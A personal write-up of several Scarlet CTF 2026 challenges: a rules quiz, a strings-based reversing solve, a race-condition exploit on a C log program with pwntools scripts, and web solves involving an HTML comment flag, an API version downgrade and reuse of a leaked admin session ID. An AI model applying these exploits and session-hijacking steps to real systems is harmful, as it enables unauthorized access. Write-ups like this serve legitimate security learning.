Challenges Writeup for Scarlet CTF 2026
Table of Contents
Introduction
Hello,
This is my writeup for the challenges that I was able to solve(except for 1 :P)
I was only able to solve 4 of them lmao, 100% skill issue T_T

You can check the official writeups at https://github.com/scarlet-ctf/writeups/blob/main/2026/BINEX/speedjournal/exploit.py.
Also, just to add, the screenshots used for this writeup was only taken today, because I forgot to take them before (dumb me). Thankfully, the challenges still seems to be up, but you can’t submit a flag now…and here I thought I could cheat and solve all of them (this is a joke btw lol)
README/Rule Follower
I easily solved this challenge by reading the rules lol.
== (1/10) You are NOT allowed to compromise/pentest our CTF platform (rCTF, scoreboard, etc.) ==
T for TRUE, F for FALSE> T
== (2/10) Flag sharing (sharing flags to someone not on your team) is NOT allowed ==
T for TRUE, F for FALSE> T
== (3/10) If you have a question regarding the CTF, you ping the admins or DM them ==
T for TRUE, F for FALSE> F
== (4/10) Asking for help from other people (not on your team) for challenges is allowed if you're stuck ==
T for TRUE, F for FALSE> F
== (5/10) You are allowed to use automated scanners/fuzzing/bruteforcing whenever you wish with NO restrictions ==
T for TRUE, F for FALSE> F
== (6/10) Your teams can be of unlimited size ==
T for TRUE, F for FALSE> T
== (7/10) You are allowed to do ACTIVE attacking during OSINT (i.e: contacting potential targets), not just passive, when you feel it is necessary ==
T for TRUE, F for FALSE> F
== (8/10) PASSIVE OSINT techniques are allowed on general RUSEC infrastructure only when EXPLICITLY given specific permission to by a challenge ==
T for TRUE, F for FALSE> T
== (9/10) ACTIVE techniques (i.e: pentesting) are allowed on general RUSEC infrastructure at any time ==
T for TRUE, F for FALSE> F
== (10/10) Official writeups will be posted at the end of the competition ==
T for TRUE, F for FALSE> T
RUSEC{you_read_the_rules}
Rev/first_steps
I used strings and grep to easily get the flag.
strings first_steps | grep RUSEC

Binex/speedjournal
Players got 2 files for this challenge: Program’s Source in C and a Makefile(not required)
speedjournal.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <unistd.h>

#define MAX_LOGS 8
#define LOG_SIZE 128
#define WAIT_TIME 1000

typedef struct {
    char content[LOG_SIZE];
    int restricted;
} Log;

Log logs[MAX_LOGS];
int log_count = 0;

int is_admin = 0;

void *logout_thread(void *arg) {
    usleep(WAIT_TIME);
    is_admin = 0;
    return NULL;
}

void login_admin() {
    char pw[32];
    printf("Admin password: ");
    fgets(pw, sizeof(pw), stdin);

    if (strncmp(pw, "supersecret\n", 12) == 0) {
        is_admin = 1;

        pthread_t t;
        pthread_create(&t, NULL, logout_thread, NULL);
        pthread_detach(t);

        puts("[+] Admin logged in (temporarily)");
    } else {
        puts("[-] Wrong password");
    }
}

void write_log() {
    if (log_count >= MAX_LOGS) {
        puts("Log full");
        return;
    }

    printf("Restricted? (1/0): ");
    int r;
    scanf("%d", &r);
    getchar();

    printf("Content: ");
    fgets(logs[log_count].content, LOG_SIZE, stdin);
    logs[log_count].restricted = r;

    log_count++;
}

void read_log() {
    int idx;
    printf("Index: ");
    scanf("%d", &idx);
    getchar();

    if (idx < 0 || idx >= log_count) {
        puts("Invalid index");
        return;
    }

    if (logs[idx].restricted && !is_admin) {
        puts("Access denied");
        return;
    }

    printf("Log: %s\n", logs[idx].content);
}

void menu() {
    puts("\n1. Login admin");
    puts("2. Write log");
    puts("3. Read log");
    puts("4. Exit");
    printf("> ");
}

int main() {
    setbuf(stdout, NULL);

    strcpy(logs[0].content, "RUSEC{not_the_real_flag}\n");
    logs[0].restricted = 1;
    log_count = 1;

    while (1) {
        menu();
        int c;
        scanf("%d", &c);
        getchar();

        switch (c) {
            case 1: login_admin(); break;
            case 2: write_log(); break;
            case 3: read_log(); break;
            case 4: exit(0);
            default: puts("?");
        }
    }
}
I run the program and it seems that the program has multiple functionalities, to log in as an admin, write a log, read a log, and exit.
strcpy(logs[0].content, "RUSEC{not_the_real_flag}\n");
logs[0].restricted = 1;
log_count = 1;
I started reading the code, and it looks like I need to be able to somehow print logs[0].content.
So, I checked out “read_log” and indeed this is probably the way to read log[0].
void read_log() {
    int idx;
    printf("Index: ");
    scanf("%d", &idx);
    getchar();

    if (idx < 0 || idx >= log_count) {
        puts("Invalid index");
        return;
    }

    if (logs[idx].restricted && !is_admin) {
        puts("Access denied");
        return;
    }

    printf("Log: %s\n", logs[idx].content);
}
It checks if the input(idx) is greater than 0 or if it’s less than or equal to the log_count, if it passes then it proceeds to the next if statement, which checks if the log I’m trying to read is restricted and if I’m an admin.
Cool, so now I know that log[0] is restricted, and since I’m not an admin(is_admin=0), I can’t just simply enter 0 to read log[0] .
So I checked the login_admin function.
void login_admin() {
    char pw[32];
    printf("Admin password: ");
    fgets(pw, sizeof(pw), stdin);

    if (strncmp(pw, "supersecret\n", 12) == 0) {
        is_admin = 1;

        pthread_t t;
        pthread_create(&t, NULL, logout_thread, NULL);
        pthread_detach(t);

        puts("[+] Admin logged in (temporarily)");
    } else {
        puts("[-] Wrong password");
    }
}
It takes the user input using fgets and uses strncmp to compare the input to supersecret\n (\n is just a newline character).
If it matches then the variable is_admin is set to 1. BUT!!! right away, it creates a new thread that executes logout_thread.
[..]
#define WAIT_TIME 1000

[..]
void *logout_thread(void *arg) {
    usleep(WAIT_TIME);
    is_admin = 0;
    return NULL;
}
According to the manual of usleep, it suspends execution for microsecond intervals; in this case, 1000 microseconds or 1 millisecond. Then the variable is_admin is set to 0 again.
Now with all of this, my idea was to read log[0] before the variable is_admin is set back to 0 (false).
So I finally tried pwntools!!!
In the end, I had this super simple python script.
from pwn import *

r = remote("challs.ctf.rusec.club", 22169)
secret = b"supersecret"


r.sendline(b"1")
# r.sendlineafter('Admin password: ', secret) Note: For some reason this doesn't work although in theory it should because it's just a combination of recvuntil and sendline
r.recvuntil(b"Admin password: ")
r.sendline(secret)

r.sendline(b"3")
r.sendline(b"0")

response = r.recvline().strip().decode()
# print(f"response: {response}")

r.interactive()
It connects to the challenge server, then sends 1 to login as admin, and enters supersecret when it receives the string “Admin password: “. Then, it immediately sends 3 to read a log and 0 to try and read log[0], which contains the flag.
Do note that sendline automatically adds a new line \n so we don’t need it for the secret. Also, I think this PoC can be improved. Unfortunately, I’m only able to retrieve the flag if I use interactive() but I think it should be possible without that. Welp it works so ig it’s okay.
RUSEC{wow_i_did_a_data_race}

This was a super fun challenge!!!
Addition to my original writeup: Turns out, the PoC can indeed be improve, I think the PoC in this writeup is the best: https://ctf.krauq.com/scarletctf-2026#speedjournal
from pwn import *

r = remote("challs.ctf.rusec.club", 22169)
r.recvuntil(b"> ")

# Pipeline all commands in a single send to win the race
payload = b"1\nsupersecret\n3\n0\n"
r.send(payload)

print(r.recvall(timeout=5).decode())
Interesting, I hadn’t really thought of sending all of the required input at once. So \n can be super helpful huh. Also, my guess before that I don’t need to use interactive() was right too. From my understanding, recvall receives pretty much everything, including the flag. I haven’t stumbled upon this function before, so I need to read more!
Web/Commentary
You’re currently speaking to my favorite host right now (ctf.rusec.club), but who’s to say you even had to speak with one? Sometimes, the treasure to be found is just bloat that people forgot to remove.
Challenge Description

Based on “my favorite host right now (ctf.rusec.club)”, I immediately assumed that it has something to do with domains, so I used dig on ctf.rusec.club. The output returns an IP Address “5.161.91.13”, and walahh :) accessing the IP Address directly returns an nginx page.
root@24:~# dig ctf.rusec.club

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> ctf.rusec.club
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25531
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;ctf.rusec.club.                        IN      A

;; ANSWER SECTION:
ctf.rusec.club.         147     IN      A       5.161.91.13

;; Query time: 1 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Fri Jan 09 18:59:14 UTC 2026
;; MSG SIZE  rcvd: 59
I checked the page source and I got the flag :D
<!-- you found me :3 --!>
<!-- RUSEC{truly_the_hardest_ctf_challenge} --!>
Web/Campus One
I wasn’t able to finish this one, because I got stuck at the SQL injection part T_T. Still, I think it’s interesting so I’m writing until the part I didn’t finish.
The application itself doesn’t seem to have any interesting features, so I decided to check the JavaScript files instead, to look for hidden paths.
I found an interesting endoint on https://campus-one.ctf.rusec.club/_next/static/chunks/app/page-9a097ac5194841e0.js.
window.CAMPUS_CONFIG = {
	env: "production",
	build_id: "edu_v4.2.0",
	debug_endpoint: "/api/v2/debug/sessions",
	flags: {
		student_discount: !0,
		admin_portal: !1
	}

So I tried to send a GET request to /api/v2/debug/sessions, but it keeps on returning 403 Forbidden “Access Denied”. At first I thought this must be a trap to confuse the players, but…after a while, I figured I need to try downgrading the version so /api/v1/debug/sessions. And it worked!
GET /api/v1/debug/sessions HTTP/1.1
Host: campus-one.ctf.rusec.club

Then, I made a match and replace rule to automatically use the admin’s sessionId. Next was pure intuition haha, I now have the admin’s sessionId, so the next thing is to…of course! access the admin panel(if there is one lol). I tried the most basic thing to try, simply go to /admin and good thing it exists.

I checked the “System Settings” and immediately thought of SQL injection, but since I wasn’t able to solve it, my writeup ends here :(
If you want, here’s a complete writeup for this challenge: https://ctf.krauq.com/scarletctf-2026#campus-one
This was super fun! The challenge I had the most fun with and learned the most from is probably “speedjournal”. Reading the code, realizing that it was a Race Condition, learning how to use pwntools(it’s my first time xD), and finally getting the flag felt amazing.
Thanks to ScarletCTF for organizing this event :D
-Datsuraku147